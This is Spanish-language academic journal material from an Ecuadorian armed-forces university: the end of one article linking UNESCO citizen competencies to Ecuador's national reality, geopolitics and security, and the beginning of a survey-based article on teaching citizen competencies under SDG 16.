La importancia de la conexión social en el Ecuador es un asunto que no tiene caducidad tomando en cuenta la amplia diversidad cultural existente en relación con el relativamente pequeño territorio. La realidad nacional, la geopolítica y la seguridad en el Ecuador se ven afectadas positivamente con la conexión social al permitir una población más cohesionada en todos los ámbitos; sin embargo, a esta competencia ciudadana se le enfrentan algunas amenazas que han existido a lo largo de la existencia del país, como son el regionalismo, el racismo en todos los sentidos, la lucha de clases, la pobreza, y ahora el narcotráfico y el crimen organizado, entre otros.

La conexión social ha resaltado especialmente en momentos de crisis y de inseguridad que ha vivido el país, como por ejemplo la Guerra del Cenepa en 1995, hecho histórico en el que la población ecuatoriana apoyaba en todos los rincones del país a la actividad desarrollada por sus Fuerzas Armadas y el sentimiento de ecuatorianidad se sentía en todos los sectores de la sociedad, el terremoto de Manabí en el 2016 en el que desde toda la geografía nacional se sintió el apoyo de la población para con los más afectados, aunque fue un tema empañado por posibles actos de corrupción que fueron denunciados y tiene que ver con ciertos recursos que fueron gestionados por el gobierno de la época, y últimamente el sentimiento nacional de la mayoría de la población ecuatoriana de terminar con la inseguridad que se vive en el país producto de la proliferación del narcotráfico, del crimen organizado y de la delincuencia común en el territorio nacional, entre los más importantes.

El velar y mejorar por la conexión social en el Ecuador es fundamental para reducir los efectos negativos de las amenazas antes mencionadas, y para ello vale recordar algunos efectos negativos que estas pudieron ocasionar en la realidad nacional, geopolítica y seguridad del Ecuador a lo largo de su historia.

El regionalismo, principalmente entre la Sierra y la Costa en el Ecuador, alejado de la conexión social, fue históricamente una de las principales amenazas a la unidad del Estado ecuatoriano, a su población y territorio. Muchas veces el regionalismo estuvo a punto de dividir al país y las causas para ello fueron el aislamiento geográfico que sufrieron ambas regiones, diferentes culturas marcadas por la baja tolerancia promovida por grupos de poder y económicos interesados en ello, el conocido sentimiento de autonomía de la ciudad de Guayaquil como polo económico del Ecuador. La visión geopolítica del Estado ecuatoriano se debe enfocar en eliminar los rezagos del regionalismo en el Ecuador de una manera práctica sin caer en totalitarismo y en el centralismo, hecho que garantizará el desarrollo nacional sin dejar de lado a los diferentes sectores de la sociedad establecidos en diferentes puntos geográficos (Solórzano, 2015).

El racismo ha sido una forma de discriminación inaceptable en el mundo y el Ecuador también tiene que contar sobre esta amenaza a la conexión social de su población. Especialmente la población indígena y afrodescendiente en el país ha sufrido los efectos del racismo en la historia desde la época colonial, el 12.6 % de la población se identifica como parte de estos grupos de la población. En el Ecuador, en períodos anteriores a la década del 70 la población indígena tuvo que pagar tributos que los blancos y mestizos no pagaban, no eran parte de la población que podía votar, no tenían acceso al sistema educativo ecuatoriano de manera general (De la Torre, 1996).

Actualmente, la cultura nacional no acepta, al menos en sus normas, de ninguna manera la discriminación racial a estos ni a ningún grupo de la población; sin embargo, revertir las secuelas históricas de estas malas prácticas continúan siendo un reto para el Estado como la reducción de la pobreza en las áreas rurales y desposeídas con mayoría indígena y afrodescendiente, problemática que está derivando en una amenaza a la seguridad nacional como lo ha demostrado la manipulación política a sectores de la población indígena por parte de líderes radicales o la captación del narcotráfico y el crimen organizado a la población afrodescendiente que se asienta en las rutas logísticas del tráfico de estupefacientes en el Ecuador. El racismo en todas sus formas y las consecuencias históricas de su existencia en el Ecuador son una amenaza para el Estado, su geopolítica y para la conexión social de la población ecuatoriana.

La lucha de clases es un tema de desconexión social muy marcado especialmente en países con alto nivel de desigualdad como el Ecuador que se ubica en la región de Latinoamérica y del Caribe considerada como una de las más desiguales del mundo, pues el 1% de la población más rica posee el 21% de los recursos económicos que es el doble de la media de los países considerados industrializados (Busso, 2020).

Evidentemente, la lucha de clases no es la solución a la reducción de la desigualdad en países como el Ecuador, aunque esta sí es una de las banderas capitalizadas por organizaciones políticas en el Ecuador que, con o sin haber llegado al poder político, no han podido resolver de manera significativa y eficiente las brechas de desigualdad, aunque muchas de ellas sí lograron beneficiar a sus miembros de manera personal. Históricamente, la lucha de clases en los países latinoamericanos incluido el Ecuador no ha sido una solución, sino la generación de problemas que recaen en varios ámbitos, pero sobre todo en los de seguridad, ya sea porque sectores de la población bajo la bandera de la lucha de clases crearon agrupaciones terroristas y guerrillas; además, proliferaron dictaduras, tanto de derecha como de izquierda radical, teniendo como resultado de su realidad nacional la polarización política de la población que no permite consensos en beneficio del desarrollo nacional, conflictos internos de varias décadas como el colombiano que afecta hasta la fecha directamente al Ecuador, violencia política, gobiernos populistas, entre otros.

### ***¿Qué importancia tiene el respeto a la diversidad en la realidad nacional, geopolítica y seguridad en el Ecuador?***

La diversidad desempeña un papel fundamental en la realidad nacional y geopolítica de Ecuador.

En primer lugar, Ecuador es un país conocido por su diversidad étnica, cultural y lingüística, puesto que la población ecuatoriana incluye a 14 nacionalidades y 18 pueblos indígenas, además de poblaciones afrodescendientes y extranjeras; tiene en su relativamente pequeño territorio una amplia gama de culturas que se diferencian, pero han sabido convivir a lo largo de los años.

El reconocimiento consagrado en la Constitución de la República vigente hacia estas diversas identidades y grupos sociales contribuye a fortalecer la cohesión social, cuyo impacto en la realidad nacional ya fue analizado y promueve la convivencia pacífica en la sociedad ecuatoriana.

En segundo lugar, el respeto a la diversidad fomenta la inclusión de diferentes grupos sociales y un aumento de la posibilidad de acceder a las oportunidades y derechos de toda índole, como el acceso al sistema educativo, financiero, laboral, etc.; así como el respeto a sus costumbres y forma de vida. Esto fortalece la democracia y promueve la preocupación del Estado en el desarrollo de los diferentes sectores sociales.

En tercer lugar, el respeto a la diversidad en el ámbito geopolítico tiene implicaciones para las relaciones internacionales de Ecuador. El reconocimiento y aceptación de la diversidad cultural y política de otros países y pueblos, promueve la construcción de relaciones pacíficas y cooperativas, basadas en el respeto mutuo y facilita la cooperación en áreas como el comercio, la educación y otros que traigan beneficios económicos, culturales y de otra índole para el país.

Además, el respeto a la diversidad contribuye a la preservación del patrimonio cultural y natural. El país alberga una riqueza única en términos de diversidad cultural. El respeto hacia estas diversas manifestaciones culturales y a los ecosistemas naturales garantiza su preservación y promueve un desarrollo social.

En resumen, el respeto a la diversidad es de suma importancia para la realidad nacional y geopolítica de Ecuador. No sólo contribuye a fortalecer la cohesión social y la igualdad de oportunidades, también promueve relaciones pacíficas en beneficio de la seguridad y cooperativas a nivel nacional e internacional.

### ***¿Cuál es el impacto de la aplicación de la ética en el campo de la realidad nacional, geopolítica y seguridad en el Ecuador?***

La corrupción ha sido uno de los principales problemas en la realidad nacional en el Ecuador al punto de que el Estado ecuatoriano, a través de la política de la defensa, la ha considerado como un riesgo con potencial de amenaza para su supervivencia, puesto que está presente en las instituciones públicas y en la sociedad misma, y puede representar un problema directo para la democracia y la gobernabilidad en el país (Ministerio de Defensa Nacional, 2018).

Según Abad (2021), el Consejo de Participación Ciudadana habría estimado que en promedio la pérdida de recursos del Estado por corrupción ascendería a 3500 millones de dólares al año, siendo uno de los factores fundamentales para que el Ecuador se mantenga como un país en el subdesarrollo y tenga que vivir todas las consecuencias derivadas a esta situación en diferentes aspectos de la realidad nacional, ya que este valor estimado supera el diez por ciento del presupuesto anual que dispone el Estado.

La solución urgente a este problema del país recae en la aplicación de la ética en todos los niveles de la sociedad y en todas las instituciones del Estado, algo difícil de pensar, pero esta es innegablemente una necesidad urgente y es el sistema educativo ecuatoriano el que debe profundizar en la adquisición de esta competencia ciudadana como requisito fundamental en los programas de aprendizaje, además de buscar estrategias para fomentar la discusión sobre la ética en los hogares, además de estudiar el éxito de la impartición de valores como la ética en sistemas educativos reconocidos mundialmente, como el de Corea del Sur y Japón (García, 2011).

La aplicación de la competencia ciudadana de la ética en todos los aspectos de la realidad nacional en el Ecuador tendría una influencia directa en la mejora de la situación social, económica y de seguridad considerando que las principales amenazas actuales en el Ecuador, como son el narcotráfico y la delincuencia, tienen una relación directa con la falta de ética.

### **3.2. Discusión**

Los resultados obtenidos en esta investigación sobre las bondades de la aplicación de las competencias ciudadanas que ha considerado la UNESCO como obligatorias en el siglo XXI, así como la afectación negativa en la realidad nacional, geopolítica y seguridad del Ecuador al no aplicarlos o promoverlos en el sistema educativo, en la sociedad y en las instituciones públicas son materia de amplia discusión.

El espíritu crítico es una competencia ciudadana que innegablemente debe ser promovida en el sistema educativo ecuatoriano. Además de los exámenes ENES, Ser Bachiller, TERCE, etc., que han sido nombrados en este artículo y que han presentado resultados sobre la medición de esta competencia ciudadana, se debe trabajar en estrategias que permitan medir el avance del pensamiento crítico durante toda la etapa académico-formativa en cada uno de los jóvenes estudiantes en todas las instituciones, y para ello se requiere una mejora continua de la capacitación docente enfocada a lo que se desea del sistema educativo.

Entre todos los aspectos tratados dentro del análisis de la competencia ciudadana de conexión social se han remarcado importantes problemáticas como el regionalismo, histórico polo de desunión del país; así como las secuelas del racismo histórico contra grupos étnicos que fueron vulnerados en el devenir del país y la lucha de clases. Es un deber del Estado junto con la academia prevenir que estos y nuevos puntos de desconexión social minen el sentimiento de pertenencia de cada uno de los miembros de la sociedad ecuatoriana desde el punto del respeto a los diferentes puntos de vista y necesidades sociales.

El respeto a la diversidad es una competencia importante, sobre todo para mejorar la realidad nacional de un país como el Ecuador, donde la diversidad cultural y de sus ecosistemas es mucho mayor que el relativo menor territorio que posee a comparación de otros Estados.

Respecto a la ética, este artículo pretende resaltar el hecho de que en la realidad nacional ecuatoriana se ha tenido que presenciar la problemática de la corrupción y afrontar la verdad de que esta ha traído grandes pérdidas a la sociedad, no solo en recursos sino también en más aspectos que deben ser estudiados a fin de buscar estrategias que promuevan una cultura de la ética en un país que lo necesita urgentemente.

Entre los puntos más importantes que necesitan profundizarse como aporte para la mejora de la realidad nacional ecuatoriana, la geopolítica y la seguridad en el país, está determinar si a las competencias ciudadanas consideradas por la UNESCO como determinantes habría que añadir algunas otras y ubicarlas el mismo nivel de importancia a fin de resolver problemas específicos que son propios de la sociedad ecuatoriana.

#### **IV. Conclusiones y trabajo futuro**

La aplicación de las competencias ciudadanas que estipula la UNESCO como obligatorias para el siglo XXI y que son espíritu crítico, conexión social, respeto a la diversidad y la ética tienen una incidencia directa en la realidad nacional, geopolítica y seguridad del Ecuador, puesto que al ser parte de la cultura de la sociedad influyen en su desarrollo.

El pensamiento crítico, de acuerdo con mediciones realizadas con exámenes, tiene que ser mejorado en el sistema educativo ecuatoriano para contar en el futuro con una sociedad más crítica en todos los asuntos que tienen que ver con la realidad nacional, geopolítica y seguridad del Ecuador, lo que asegura la mejora continua.

La conexión social y el respeto por la diversidad son competencias cruciales, sobre todo para la realidad nacional del Ecuador, país que se caracteriza por los altos niveles de diversidad cultural y natural en un relativamente pequeño territorio en comparación con otros Estados. Estas garantizan la convivencia pacífica y el acceso a las oportunidades de todos los sectores de la población ecuatoriana.

La ética necesita ser parte de la cultura ecuatoriana de manera urgente para evitar que los costos de la corrupción en todos aspectos de la sociedad terminen por hacer del Ecuador un país en el que no prime la legalidad, la meritocracia y la honestidad, sino la desesperanza, el abuso de la autoridad y la apropiación ilegal de recursos públicos y privados por parte de personas sin valores morales.

La comunidad académica tiene un compromiso futuro de investigar sobre las estrategias que permitan fortalecer estas competencias ciudadanas en el Ecuador de manera efectiva, empezando por el sistema educativo que es la verdadera y única esperanza para garantizar un futuro promisorio para el país.

## Referencias

Abad, M. (2021). *Hacia un pacto ético en Ecuador y el costo de la corrupción*.

Busso, M., & Messina, J. (2020). La crisis de la desigualdad: América Latina y el Caribe en la encrucijada. Washington, DC: Banco Interamericano de Desarrollo. <https://publications.iadb.org/publications/spanish/document/La-crisis-de-la-desigualdad-America-Latina-y-el-Caribe-en-la-encrucijada.pdf>.

De la Torre Espinosa, C. (1996). *El racismo en Ecuador*.

García Ruiz, M. J., & Arechavaleta Pintó, C. (2011). *¿Cuáles son las razones subyacentes al éxito educativo de Corea del Sur?*.

López, M., Moreno, E., Uyaguari, F., & Barrera, M. (2021). El desarrollo del pensamiento crítico: Un reto para la educación ecuatoriana. *Revista de filosofía*, 38(99), 483-503.

Ministerio de Defensa Nacional. (2018). *Política de la Defensa Nacional del Ecuador “Libro Blanco”*.

Navarrete, C. (2022). Las finanzas personales en Ecuador: Impacto sobre la actividad empresarial. *Revista Suplemento CICA Multidisciplinario*.

Osorio, S. (2023). La pobreza aumenta en Ecuador y alcanza al 27% de la población. Bloomberg línea.

Solorzano, V (2015). El regionalismo en el siglo XXI: Causas y repercusiones en la consolidación de la unidad nacional en el Ecuador.

UNESCO. (2015). Educación para la ciudadanía mundial. Organización de las Naciones Unidas para la Ciencia y la Cultura.

# Competencias ciudadanas en la enseñanza académica dentro del ámbito de paz, justicia e instituciones sólidas

## Citizen Competencies in Academic Teaching within the Scope of Peace, Justice, and Solid Institutions

Edwin Giovanni Puente Moromenacho, María Fernanda Serrano Aldaz y Gladys Yolanda Moreno Guamán

Universidad de las Fuerzas Armadas - ESPE /

[egpuente@espe.edu.ec; mfserrano@espe.edu.ec, gymoreno@espe.edu.ec.]

### Resumen

La centenaria Universidad de las Fuerzas Armadas – ESPE, acorde con su dominio institucional: “Seguridad, Defensa y Sociedad” y dominio académico: “Seguridad y Defensa” forma profesionales íntegros a través de sus cátedras: Liderazgo, Realidad Nacional y Geopolítica. Estas constituyen un eje transversal en la formación universitaria. En este marco, el objetivo del artículo es analizar la percepción ciudadana respecto del perfil de salida de estudiante universitario, y su apreciación sobre si el proceso de formación debería incluir el desarrollo de competencias ciudadanas. Para este fin, se aplicó una encuesta en una muestra aleatoria de la población empleando un cuestionario con preguntas cerradas y con escalas de Likert. Los resultados reflejaron que la mayoría de los ciudadanos consultados valoran de forma positiva el desarrollo de competencias ciudadanas en los ámbitos de Paz, Justicia e Instituciones Sólidas, al igual que el fomento de la educación moral, el liderazgo, la promoción de derechos, la convivencia, la participación democrática y el pluralismo. Se identificó que las dimensiones ciudadanas estimadas como adecuadas en el proceso de formación de los nuevos profesionales incluyen: la prevención, el conocimiento de derechos, la ética y moral, así como la toma de decisiones estratégicas inclusivas. Se realizó una revisión documental del marco normativo en la región, destacando que en Colombia se establece la importancia de las competencias ciudadanas para el desarrollo humano integral y el fortalecimiento de la democracia.

**Palabras Claves:** *competencias ciudadanas, liderazgo inclusivo, objetivos de desarrollo sostenible.*

### Abstract

The centenary University of the Armed Forces ESPE, by its institutional do mains being “security, defense and society” and the academic domain of “security and defense,” trains upright professionals through its chairs, involving leadership, national reality, and geopolitics. These constitute a transversal axis in university education. In this framework, the predominant aim of the present study has been to analyze citizen perception regarding the exit profile of a university student and their appreciation of whether the training process should include the development of citizenship skills. Therefore, a survey was applied to a random population sample using a closed question and Likert scale questionnaire. The results reflected that the majority of citizens consulted positively value the development of citizen competencies in the areas of peace, justice, and solid state institutions, as well as the promotion of moral education, leadership, the promotion of rights, coexistence, democratic participation, and pluralism. It was identified that the citizen dimensions considered appropriate in the training process of new professionals include prevention, knowledge of rights, ethics, morals, and inclusive strategic decision-making. A documentary review of the regulatory framework in the region was conducted, highlighting that in Colombia, the importance of citizen competencies for comprehensive human development and the strengthening of democracy is established.

**Keywords:** *citizen competences, inclusive leadership, sustainable development goal.*



Fecha de Recepción: 15/05/2023 - Aceptado: 16/06/2023 – Publicado: 30/06/2023  
ISSN: 2477-9253 – DOI: <http://dx.doi.org/10.24133/RCS.D.VOL08.N02.2023.04>

## I. Introducción

Las competencias ciudadanas se definen como “el conjunto de conocimientos, actitudes y habilidades cognitivas, emocionales y comunicativas que, apropiadamente articuladas entre sí hacen que el ciudadano democrático esté dispuesto a actuar y actúe de manera constructiva y justa en la sociedad” (Ministerio de Educación Nacional, 2006); es decir, son aquellos conocimientos y capacidades que el individuo debe desarrollar para que le permitan tomar conciencia individual y colectiva sobre sus actitudes y acciones realizadas en un contexto determinado, teniendo como referencias la ley y sus principios morales y religiosos para conseguir la realización de su ser. En el instante que escucha, se comunica e interactúa con el otro y respeta la naturaleza (Fernández Candama, Rivera Cisneros, & Zapata, 2014).

La Organización de las Naciones Unidas para la Educación, la Ciencia y la Cultura (UNESCO) a través de su agenda de desarrollo sostenible 2030, refiere un plan de acción mundial en favor de las personas, el planeta y la prosperidad, como guía para los gobiernos y la sociedad, tendiente a que las decisiones de los gobiernos y la sociedad contribuyan a fortalecer la paz universal en el marco de un concepto amplio de libertad; eliminar la pobreza en sus diversas formas; promover la garantía de derechos humanos y contribuir a la equidad de género (UNESCO, 2017).

Esta agenda aprobada en 2015 propone 17 objetivos de desarrollo sostenible (ODS) que abordan los ámbitos: educación, ciencias naturales, ciencias sociales y humanas, cultura, comunicación e información, paz y justicia (UNESCO, 2021), como referencia para el desarrollo de los países; incluye 17 Objetivos de Desarrollo Sostenible (ODS) y 169 metas que considera temas prioritarios, como la erradicación de la pobreza, la reducción de la desigualdad, el crecimiento económico inclusivo, las ciudades sostenibles y el cambio climático. Los ODS se constituyen como una herramienta de planificación y seguimiento para los países (Naciones Unidas, 2018). Con base en esta guía, en el ámbito académico se considera su implementación en el proceso formativo de la ESPE, ya que, concordante con su dominio institucional, y desde sus cátedras de Liderazgo y Realidad Nacional y Geopolítica, concuerda con la percepción de la ciudadanía siendo imperativo fortalecer el proceso educativo universitario, en el marco de los ODS 4 y 16. El ODS 4, se centra en garantizar una educación inclusiva, equitativa y de calidad, promover oportunidades de aprendizaje permanente para todos; busca asegurar el acceso a una educación gratuita, equitativa y de calidad; aumentar el acceso a la educación técnica, profesional y superior, y eliminar las disparidades de género en la educación. El ODS 16 se enfoca en promover sociedades pacíficas, justas e inclusivas, y fortalecer las instituciones eficaces y transparentes; reducir la corrupción y el soborno, garantizar la rendición de cuentas de las instituciones, promover la participación ciudadana en la toma de decisiones y asegurar la igualdad de acceso a la justicia. Busca reducir la corrupción y el soborno en todas sus formas, crear instituciones eficaces y transparentes que rindan cuentas; garantizar la adopción de decisiones inclusivas y participativas.

De la revisión del marco normativo de la región, atinente al tema de análisis, se encontró que, en Colombia, la formación en competencias ciudadanas se plantea como un reto para la educación, con énfasis en el nivel superior, pues tiene como política el formar profesionales íntegros, críticos, creativos y comprometidos con el progreso de su país (Ministerio de Educación, 2015). En este sentido, es requerido que los estudiantes universitarios desarrollen competencias ciudadanas tendientes al progreso de la calidad de vida de la población, a la atención de los problemas sociales, a la construcción de la paz y consolidación de la democracia (Cabrera & Gómez-Reyes, 2019).

En el marco del proyecto de investigación denominado “Cátedra Universal UNESCO”, la asignatura de liderazgo promueve la participación ciudadana acorde con las leyes y la moral, con una educación de calidad conforme lo señala el Objetivo de Desarrollo Sostenible número 4: Garantizar una educación inclusiva,

equitativa y de calidad y promover oportunidades de aprendizaje durante toda la vida para todos, en sus metas 4.3 y 4.7, que enuncian la participación e igualdad en educación superior de todos los ciudadanos sean estos jóvenes y/o adultos (Unidas Naciones ODS 4, 2023), complementada con la promoción de competencias ciudadanas a partir del Objetivo de Desarrollo Sostenible número 16: Paz, Justicia e Instituciones Sólidas, a través de la asignatura Realidad Nacional y Geopolítica enmarcada con las metas 16.1 y 16.3 donde se considera que la prevención ayuda a disminuir toda forma de violencia (Pérez Porto & Gardey, 2021).

Y el conocimiento promueve la integración de los derechos ciudadanos con el diario vivir de la ciudadanía (Corte Interamericana de Derechos Humanos, s.f.). Asimismo, la asignatura de Liderazgo, se puede integrar con las metas 16.5 y 16.7, puesto que se puede anexar la ética y la moral en el marco de los valores del perfil del nuevo profesional, necesarios en actualidad (Martínez, Buxarrais Estrada, & Bara, 2022). Finalmente, la toma de decisiones estratégicas de manera inclusiva generará nuevos líderes inclusivos (Sociedad Universal) (Naciones Unidas ODS 16, 2023).


A fin de lograr este propósito, es necesario conocer la percepción de la ciudadanía sobre el perfil de salida del estudiante universitario, y si considera que en su proceso de formación universitaria se debería desarrollar las competencias ciudadanas. Esta información es pertinente para orientar el diseño curricular, las estrategias de enseñanza-aprendizaje y su evaluación, en las instituciones de educación superior, además de fortalecer el vínculo entre la sociedad y la academia. Por ello, el objetivo de este artículo es analizar la percepción de la ciudadanía sobre el perfil de salida del estudiante universitario, y si considera que en su proceso de formación se debe incluir las competencias ciudadanas; para lo cual, se realizó una encuesta a una muestra aleatoria de la población, empleando un cuestionario con preguntas cerradas y escalas de Likert. Los resultados se detallan a continuación.

Como aval de la integración de las competencias ciudadanas en nuestro currículo, nace la necesidad de generar un proceso investigativo con el fin de obtener los insumos desde la perspectiva de la ciudadanía, para sustentar nuestro accionar en la academia.

## II. Materiales y Métodos

La presente investigación se sostiene en el vínculo que existe entre la academia y la sociedad. La principal razón es que, en materia de competencias ciudadanas, existe material experimental y bibliográfico que basa sus experiencias de aplicación. Sin embargo, es necesario conocer nuestro entorno para entender el medio correcto de aplicación de estas, sobre todo si se desea plasmar competencias ciudadanas en las nuevas sociedades. Se plantea entonces nuestro trabajo desde un enfoque cualitativo y se guía en razón de las áreas de conocimiento involucradas (véase Figura 1), así como los diferentes temas en los que se enfatizan las competencias ciudadanas. La encuesta realizada presenta claridad sobre el objetivo de la investigación e hipótesis y exhibe datos para el análisis.

**Figura 1:** *Enfoque Cualitativo (Hernández Sampieri, 2010)*



Una vez seleccionado el diseño de investigación apropiado y la muestra adecuada de acuerdo con el problema de estudio e hipótesis, la siguiente etapa consistió en recolectar los datos pertinentes sobre los atributos, conceptos o variables de las unidades de análisis o casos de las competencias ciudadanas aplicadas en la academia desde la óptica institucional.

El cuestionario constó de dos componentes: el primero, de carácter sociodemográfico con detalle de sexo, edad, nivel educativo, ocupación y ciudad de residencia. El segundo, de carácter temático, donde se formularon preguntas relacionadas con el perfil de salida del estudiante universitario, y si considera que en su proceso de formación se debe incluir las competencias ciudadanas. Las preguntas se elaboraron con base en el marco normativo y referencial respectivo, e incluyeron respuestas a través de la escala de Likert de cinco puntos, siendo 5 totalmente de acuerdo, 4 de acuerdo, 3 neutral, 2 en desacuerdo y 1 totalmente en desacuerdo (véase Tabla 1).

De esta manera, se trabajó con el criterio de alrededor 200 ciudadanos de varias ciudades de las tres regiones continentales del Ecuador entre docentes, estudiantes universitarios, fuerza pública y civiles en general, todos mayores de edad y en equidad de género, con el propósito de conocer su perspectiva en materia de las competencias ciudadanas necesarias y enmarcadas en el ámbito de nuestras competencias académicas.

**Tabla 1: Frecuencias de Edad**

Edad	Frecuencias	% del Total	% Acumulado
18-25	64	34.6 %	34.6 %
26-35	41	22.2 %	56.8 %
36-45	42	22.7 %	79.5 %
+45	38	20.5 %	100.0 %

Frecuencias de Nivel educativo

Nivel educativo	Frecuencias	% del Total	% Acumulado
Estudiante	1	0.5 %	0.5 %
Primaria	2	1.1 %	1.6 %
Secundaria	56	30.3 %	31.9 %
Estudiante Universitario	1	0.5 %	32.4 %
Superior	121	65.4 %	97.8 %
Maestría	4	2.2 %	100.0 %

Frecuencias de Género

Género	Frecuencias	% del Total	% Acumulado
Femenino	110	59.5 %	59.5 %
Masculino	75	40.5 %	100.0 %

### III. Evaluación de resultados

Para la evaluación de resultados, se consideran los datos estadísticos referenciales que orientan el trabajo del Departamento de Seguridad y Defensa ESPE, hacia la formación complementaria integral de los estudiantes universitarios, orientándolos en el desarrollo de competencias ciudadanas, principalmente en el ámbito de paz justicia e instituciones sólidas.

#### 3.1. Articulación de conocimientos


El 86.5% de los ciudadanos considera que es importante desarrollar competencias relacionadas en el ámbito de Paz, Justicia e instituciones sólidas, considerando que la academia tiene como principio formar seres humanos íntegros, capaces de participar activamente en la estructura del Estado, fomentando una verdadera democracia y la convivencia pacífica.

Actualmente, debido a la percepción de inseguridad, corrupción y desestabilización de las bases de las instituciones estatales en el Ecuador, cobra vital importancia reforzar los valores en los jóvenes, como se indica: “La sociedad colombiana se ha caracterizado por tener altos niveles de desigualdad, institucionalizadas prácticas de corrupción y de justicia privada, exclusión de diversos sectores de la población y una violencia política sin par en Latinoamérica. Sin embargo, estos problemas que afectan a todos los sectores sociales en

general se ven enfrentados por quienes impulsan propuestas para solucionarlos, surgiendo la necesidad de fortalecer procesos de reconciliación. Es de suma importancia que la Universidad como pilar de la sociedad, lidere iniciativas donde sus estudiantes, puedan conocer y reflexionar su rol ciudadano, con la finalidad de profundizar la democracia y garantizar el cumplimiento del estado social de derechos.” (Maussa Diaz & Villarreal Villa, 2015)

Una de las estrategias curriculares para fomentar la construcción de competencias ciudadanas y propiciar el cambio social es a través de las dos asignaturas transversales en la universidad de las Fuerzas Armadas ESPE: Liderazgo y Realidad Nacional y Geopolítica cuyos objetivos de formación respectivamente promueven una formación complementaria integral (véase Figura 2).

**Figura 2:** Desarrollo de conocimientos con competencias ciudadanas como fundamento para la formación ciudadana



